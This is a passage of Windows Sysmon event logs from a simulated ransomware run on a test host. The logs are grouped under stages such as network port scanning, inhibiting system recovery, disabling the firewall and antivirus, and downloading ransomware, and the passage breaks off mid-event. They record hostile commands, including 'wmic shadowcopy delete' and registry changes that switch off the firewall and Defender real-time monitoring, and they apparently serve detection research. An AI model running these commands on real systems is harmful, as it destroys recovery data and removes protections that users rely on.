    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:24.209</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3994-645e-2907-000000001700}</Data><Data Name='ProcessId'>10036<
    ↪ /Data><Data Name='Image'>C:\Windows\System32\net.exe</Data><Data Name='FileVersion'>
    ↪ 10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Net Command</Data><
    ↪ Data Name='Product'>Microsoft Windows Operating System</Data><Data Name='Company'>
    ↪ Microsoft Corporation</Data><Data Name='OriginalFileName'>net.exe</Data><Data Name='
    ↪ CommandLine'>net localgroup Administrators</Data><Data Name='CurrentDirectory'>C:\Users\
    ↪ Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data
    ↪ Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0
    ↪ x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</
    ↪ Data><Data Name='Hashes'>SHA1=7A4DA59B47453EE633887ED2D25050D8BE18C5E9,MD5=4
    ↪ F039C21D1A4E281401818E28E091FBF,SHA256=4
    ↪ AA3EE22F801D722EC1C52C38F844DCEE8406865375BEDF5B1876F9B259D0AD5,IMPHASH=
    ↪ D45C37A5C97135204AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3994-645e-2807-000000001700}</Data><Data Name='ParentProcessId'>3668</Data><Data
    ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
    ↪ C:\Windows\system32\cmd.exe" /c "net localgroup Administrators"</Data><Data Name='ParentUser
    ↪ '>WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:24
    ↪ .1311856Z'/><EventRecordID>186061</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:24.126</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3994-645e-2607-000000001700}</Data><Data Name='ProcessId'>1404</
    ↪ Data><Data Name='Image'>C:\Windows\System32\net.exe</Data><Data Name='FileVersion'>
    ↪ 10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Net Command</Data><
    ↪ Data Name='Product'>Microsoft Windows Operating System</Data><Data Name='Company'>
    ↪ Microsoft Corporation</Data><Data Name='OriginalFileName'>net.exe</Data><Data Name='
    ↪ CommandLine'>net user Simulator</Data><Data Name='CurrentDirectory'>C:\Users\Simulator\
    ↪ Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='
    ↪ LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7
    ↪ </Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><
    ↪ Data Name='Hashes'>SHA1=7A4DA59B47453EE633887ED2D25050D8BE18C5E9,MD5=4
    ↪ F039C21D1A4E281401818E28E091FBF,SHA256=4
    ↪ AA3EE22F801D722EC1C52C38F844DCEE8406865375BEDF5B1876F9B259D0AD5,IMPHASH=
    ↪ D45C37A5C97135204AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3994-645e-2507-000000001700}</Data><Data Name='ParentProcessId'>8436</Data><Data
    ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
    ↪ C:\Windows\system32\cmd.exe" /c "net user Simulator"</Data><Data Name='ParentUser'>
    ↪ WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:24
    ↪ .0641902Z'/><EventRecordID>185988</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:24.060</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3994-645e-2307-000000001700}</Data><Data Name='ProcessId'>6792</
    ↪ Data><Data Name='Image'>C:\Windows\System32\net.exe</Data><Data Name='FileVersion'>
    ↪ 10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Net Command</Data><
    ↪ Data Name='Product'>Microsoft Windows Operating System</Data><Data Name='Company'>
    ↪ Microsoft Corporation</Data><Data Name='OriginalFileName'>net.exe</Data><Data Name='
    ↪ CommandLine'>net localgroup Administrators</Data><Data Name='CurrentDirectory'>C:\Users\
    ↪ Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data
    ↪ Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0
    ↪ x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</
    ↪ Data><Data Name='Hashes'>SHA1=7A4DA59B47453EE633887ED2D25050D8BE18C5E9,MD5=4
    ↪ F039C21D1A4E281401818E28E091FBF,SHA256=4
    ↪ AA3EE22F801D722EC1C52C38F844DCEE8406865375BEDF5B1876F9B259D0AD5,IMPHASH=
    ↪ D45C37A5C97135204AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3994-645e-2207-000000001700}</Data><Data Name='ParentProcessId'>9704</Data><Data
    ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
    ↪ C:\Windows\system32\cmd.exe" /c "net localgroup Administrators"</Data><Data Name='ParentUser
    ↪ '>WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:23
    ↪ .9911649Z'/><EventRecordID>185916</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:23.986</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3993-645e-2007-000000001700}</Data><Data Name='ProcessId'>3820</
    ↪ Data><Data Name='Image'>C:\Windows\System32\net.exe</Data><Data Name='FileVersion'>
    ↪ 10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Net Command</Data><
    ↪ Data Name='Product'>Microsoft Windows Operating System</Data><Data Name='Company'>
    ↪ Microsoft Corporation</Data><Data Name='OriginalFileName'>net.exe</Data><Data Name='
    ↪ CommandLine'>net user Guest</Data><Data Name='CurrentDirectory'>C:\Users\Simulator\
    ↪ Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='
    ↪ LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7
    ↪ </Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><
    ↪ Data Name='Hashes'>SHA1=7A4DA59B47453EE633887ED2D25050D8BE18C5E9,MD5=4
    ↪ F039C21D1A4E281401818E28E091FBF,SHA256=4
    ↪ AA3EE22F801D722EC1C52C38F844DCEE8406865375BEDF5B1876F9B259D0AD5,IMPHASH=
    ↪ D45C37A5C97135204AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3993-645e-1f07-000000001700}</Data><Data Name='ParentProcessId'>696</Data><Data Name
    ↪ ='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"C:\
    ↪ Windows\system32\cmd.exe" /c "net user Guest"</Data><Data Name='ParentUser'>
    ↪ WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:23
    ↪ .9157967Z'/><EventRecordID>185833</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:23.911</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3993-645e-1d07-000000001700}</Data><Data Name='ProcessId'>6680</
    ↪ Data><Data Name='Image'>C:\Windows\System32\net.exe</Data><Data Name='FileVersion'>
    ↪ 10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Net Command</Data><
    ↪ Data Name='Product'>Microsoft Windows Operating System</Data><Data Name='Company'>
    ↪ Microsoft Corporation</Data><Data Name='OriginalFileName'>net.exe</Data><Data Name='
    ↪ CommandLine'>net localgroup Administrators</Data><Data Name='CurrentDirectory'>C:\Users\
    ↪ Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data
    ↪ Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0
    ↪ x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</
    ↪ Data><Data Name='Hashes'>SHA1=7A4DA59B47453EE633887ED2D25050D8BE18C5E9,MD5=4
    ↪ F039C21D1A4E281401818E28E091FBF,SHA256=4
    ↪ AA3EE22F801D722EC1C52C38F844DCEE8406865375BEDF5B1876F9B259D0AD5,IMPHASH=
    ↪ D45C37A5C97135204AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3993-645e-1c07-000000001700}</Data><Data Name='ParentProcessId'>8520</Data><Data
    ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
    ↪ C:\Windows\system32\cmd.exe" /c "net localgroup Administrators"</Data><Data Name='ParentUser
    ↪ '>WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:23
    ↪ .7872399Z'/><EventRecordID>185758</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:23.781</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3993-645e-1a07-000000001700}</Data><Data Name='ProcessId'>8836</
    ↪ Data><Data Name='Image'>C:\Windows\System32\net.exe</Data><Data Name='FileVersion'>
    ↪ 10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Net Command</Data><
    ↪ Data Name='Product'>Microsoft Windows Operating System</Data><Data Name='Company'>
    ↪ Microsoft Corporation</Data><Data Name='OriginalFileName'>net.exe</Data><Data Name='
    ↪ CommandLine'>net user DefaultAccount</Data><Data Name='CurrentDirectory'>C:\Users\
    ↪ Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data
    ↪ Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0
    ↪ x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</
    ↪ Data><Data Name='Hashes'>SHA1=7A4DA59B47453EE633887ED2D25050D8BE18C5E9,MD5=4
    ↪ F039C21D1A4E281401818E28E091FBF,SHA256=4
    ↪ AA3EE22F801D722EC1C52C38F844DCEE8406865375BEDF5B1876F9B259D0AD5,IMPHASH=
    ↪ D45C37A5C97135204AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3993-645e-1907-000000001700}</Data><Data Name='ParentProcessId'>2916</Data><Data
    ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
    ↪ C:\Windows\system32\cmd.exe" /c "net user DefaultAccount"</Data><Data Name='ParentUser'>
    ↪ WIN11SIMULATOR\Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:23
    ↪ .6645868Z'/><EventRecordID>185620</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:23.646</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3993-645e-1707-000000001700}</Data><Data Name='ProcessId'>7316</
    ↪ Data><Data Name='Image'>C:\Windows\System32\net.exe</Data><Data Name='FileVersion'>
    ↪ 10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Net Command</Data><
    ↪ Data Name='Product'>Microsoft Windows Operating System</Data><Data Name='Company'>
    ↪ Microsoft Corporation</Data><Data Name='OriginalFileName'>net.exe</Data><Data Name='
    ↪ CommandLine'>net user</Data><Data Name='CurrentDirectory'>C:\Users\Simulator\Downloads\</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='LogonGuid'>{5
    ↪ a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data
    ↪ Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='
    ↪ Hashes'>SHA1=7A4DA59B47453EE633887ED2D25050D8BE18C5E9,MD5=4
    ↪ F039C21D1A4E281401818E28E091FBF,SHA256=4
    ↪ AA3EE22F801D722EC1C52C38F844DCEE8406865375BEDF5B1876F9B259D0AD5,IMPHASH=
    ↪ D45C37A5C97135204AD6E116C34946C3</Data><Data Name='ParentProcessGuid'>{5a84b272
    ↪ -3993-645e-1607-000000001700}</Data><Data Name='ParentProcessId'>6612</Data><Data
    ↪ Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"
    ↪ C:\Windows\system32\cmd.exe" /c "net user"</Data><Data Name='ParentUser'>
    ↪ WIN11SIMULATOR\Simulator</Data></EventData></Event>
```

Simulate-NetworkPortScan

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:47
    ↪ .9227365Z'/><EventRecordID>186328</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:46.343</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</
    ↪ Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name
    ↪ ='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'
    ↪ >52575</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false<
    ↪ /Data><Data Name='DestinationIp'>10.0.0.5</Data><Data Name='DestinationHostname'>-</
    ↪ Data><Data Name='DestinationPort'>3389</Data><Data Name='DestinationPortName'>-</Data
    ↪ ></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:05:41
    ↪ .7199322Z'/><EventRecordID>186322</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:05:40.283</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</
    ↪ Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name
    ↪ ='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'
    ↪ >52567</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false<
    ↪ /Data><Data Name='DestinationIp'>10.0.0.5</Data><Data Name='DestinationHostname'>-</
    ↪ Data><Data Name='DestinationPort'>22</Data><Data Name='DestinationPortName'>-</Data><
    ↪ /EventData></Event>
```

Disable-BackupProcesses

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>5</
    ↪ EventID><Version>3</Version><Level>4</Level><Task>5</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:11
    ↪ .4441540Z'/><EventRecordID>186816</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:06:11.438</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed6-645d-7801-000000001700}</Data><Data Name='ProcessId'>3800</
    ↪ Data><Data Name='Image'>C:\Users\Simulator\AppData\Local\Microsoft\OneDrive\OneDrive.exe<
    ↪ /Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
```

Inhibit-SystemRecovery

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft−Windows−Sysmon' Guid='{5770385f−c22a−43e0−bf4c−06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023−05−12T13:06:26
    ↪ .6122099Z'/><EventRecordID>186902</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft−Windows−Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S−1−5−18'/></System><EventData><Data Name
    ↪ ='RuleName'>−</Data><Data Name='UtcTime'>2023−05−12 13:06:26.557</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272−39d2−645e−3207−000000001700}</Data><Data Name='ProcessId'>5680</
    ↪ Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='
    ↪ FileVersion'>10.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI
    ↪ Commandline Utility</Data><Data Name='Product'>Microsoft Windows Operating System</Data>
    ↪ <Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmic.exe
    ↪ </Data><Data Name='CommandLine'>"C:\Windows\System32\Wbem\WMIC.exe" shadowcopy
    ↪ delete /nointeractive</Data><Data Name='CurrentDirectory'>C:\Users\Simulator\Downloads\</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='LogonGuid'>{5
    ↪ a84b272−ee82−645d−c769−230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data
    ↪ Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><Data Name='
    ↪ Hashes'>SHA1=F4B9E4198C1ADC4BEA4561264CFE3A7140930466,MD5=
    ↪ C87E18FD7821517F258ACF6534D966F5,SHA256=
    ↪ E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,IMPHASH=5268
    ↪ CCA80CACD62FE845F6ADABDFC03A</Data><Data Name='ParentProcessGuid'>{5a84b272−eed7
    ↪ −645d−7a01−000000001700}</Data><Data Name='ParentProcessId'>5308</Data><Data Name='
    ↪ ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data
    ↪ Name='ParentCommandLine'>"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"
    ↪ </Data><Data Name='ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event
    ↪ >
```

Disable-ModifyFirewall

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:43
    ↪ .7485670Z'/><EventRecordID>189525</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>
    ↪ 2023-05-12 13:06:43.737</Data><Data Name='ProcessGuid'>{5a84b272-edeb-645d-3e00
    ↪ -000000001700}</Data><Data Name='ProcessId'>2828</Data><Data Name='Image'>C:\Windows
    ↪ \system32\svchost.exe</Data><Data Name='TargetObject'>HKLM\System\CurrentControlSet\
    ↪ Services\SharedAccess\Parameters\FirewallPolicy\PublicProfile\EnableFirewall</Data><Data Name='
    ↪ Details'>DWORD (0x00000000)</Data><Data Name='User'>NT AUTHORITY\LOCAL SERVICE<
    ↪ /Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:43
    ↪ .6533906Z'/><EventRecordID>189328</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>
    ↪ 2023-05-12 13:06:43.642</Data><Data Name='ProcessGuid'>{5a84b272-edeb-645d-3e00
    ↪ -000000001700}</Data><Data Name='ProcessId'>2828</Data><Data Name='Image'>C:\Windows
    ↪ \system32\svchost.exe</Data><Data Name='TargetObject'>HKLM\System\CurrentControlSet\
    ↪ Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableFirewall</Data><Data
    ↪ Name='Details'>DWORD (0x00000000)</Data><Data Name='User'>NT AUTHORITY\LOCAL
    ↪ SERVICE</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:43
    ↪ .5854290Z'/><EventRecordID>189121</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>
    ↪ 2023-05-12 13:06:43.579</Data><Data Name='ProcessGuid'>{5a84b272-edeb-645d-3e00
    ↪ -000000001700}</Data><Data Name='ProcessId'>2828</Data><Data Name='Image'>C:\Windows
    ↪ \system32\svchost.exe</Data><Data Name='TargetObject'>HKLM\System\CurrentControlSet\
    ↪ Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\EnableFirewall</Data><Data Name
    ↪ ='Details'>DWORD (0x00000000)</Data><Data Name='User'>NT AUTHORITY\LOCAL SERVICE
    ↪ </Data></EventData></Event>
```

Disable-AntivirusRealTimeProtection

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:10
    ↪ .0253354Z'/><EventRecordID>193466</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>
    ↪ 2023-05-12 13:07:10.016</Data><Data Name='ProcessGuid'>{5a84b272-edec-645d-4c00
    ↪ -000000001700}</Data><Data Name='ProcessId'>3200</Data><Data Name='Image'>C:\
    ↪ ProgramData\Microsoft\Windows Defender\Platform\4.18.2304.8-0\MsMpEng.exe</Data><Data
    ↪ Name='TargetObject'>HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\
    ↪ DisableRealtimeMonitoring</Data><Data Name='Details'>DWORD (0x00000001)</Data><Data
    ↪ Name='User'>NT AUTHORITY\SYSTEM</Data></EventData></Event>
```

Download-Ransomware

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:26
    ↪ .2820377Z'/><EventRecordID>194652</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
